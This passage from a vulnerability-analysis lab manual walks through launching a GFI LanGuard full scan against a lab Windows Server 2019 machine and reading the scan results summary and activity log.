
31. The **Launch a New Scan** page appears: specify the details required to scan a target/machine as follows:

- Enter the IP address of the machine in the **Scan Target** field (here, the target machine is **Windows Server 2019 [10.10.1.19]**), and ensure that the **Full Scan** option is selected from the **Profile** drop-down list.
- Ensure that **Currently logged on user** is selected in the **Credentials** drop-down list.
- Click **Scan**.




Module 05 – Vulnerability Analysis

32. GFI LanGuard takes some time to perform the vulnerability assessment on the intended machine.



33. Once the scanning is complete, a **Scan completed!** message is displayed under **Scan Results Details**, as shown in the screenshot.

Note: The scanning takes approximately 60 minutes to complete.



Module 05 – Vulnerability Analysis

34. To examine the scanned result, in the left pane under **Scan Results Overview**, click the IP address (**10.10.1.19**) node to expand it. The **Vulnerability Assessment** and **Network & Software Audit** nodes are displayed, as shown in the screenshot.

Note: The results might differ when you perform this task.

The screenshot shows the GFI LanGuard application window. The top menu bar includes Dashboard, Scan, Remediate, Activity Monitor, Reports, Configuration, Utilities, and a Discuss this version... button. The main interface has two main panes: 'Scan Results Overview' on the left and 'Scan Results Details' on the right.

Scan Results Overview: This pane shows a tree view of the scan target. The root node is 'Scan target: 10.10.1.19', which is expanded to show '10.10.1.19 [SERVER2019] (Windows Server 2019)' and two sub-nodes: 'Vulnerability Assessment' and 'Network & Software Audit'. There is also a 'Scan Options...' link.

Scan Results Details: This pane displays the results of the completed scan. It features a large green checkmark icon and the message 'Scan completed!'. Below this, it states 'Summary of scan results generated during this network audit.' and 'The average vulnerability level for this scanning session is: High' with a corresponding color scale from green to red. The 'Results statistics:' section provides detailed audit data:

Audit operations processed:	4759 audit operations processed
Other vulnerabilities:	20 (5 Critical/High)
Potential vulnerabilities:	61
Installed applications:	35 (0 unauthorized)


Scanner Activity Window: This pane lists recent audit operations. Two entries are shown:

Time	Computer	Operation	Error Message
3/31/2022 10:03:22 PM	SERVER2019	UDP ports scanning	UDP scan is not reliable on this machine
3/31/2022 10:14:58 PM	SERVER2019	Missing patches scan	The patch management database is unavailable

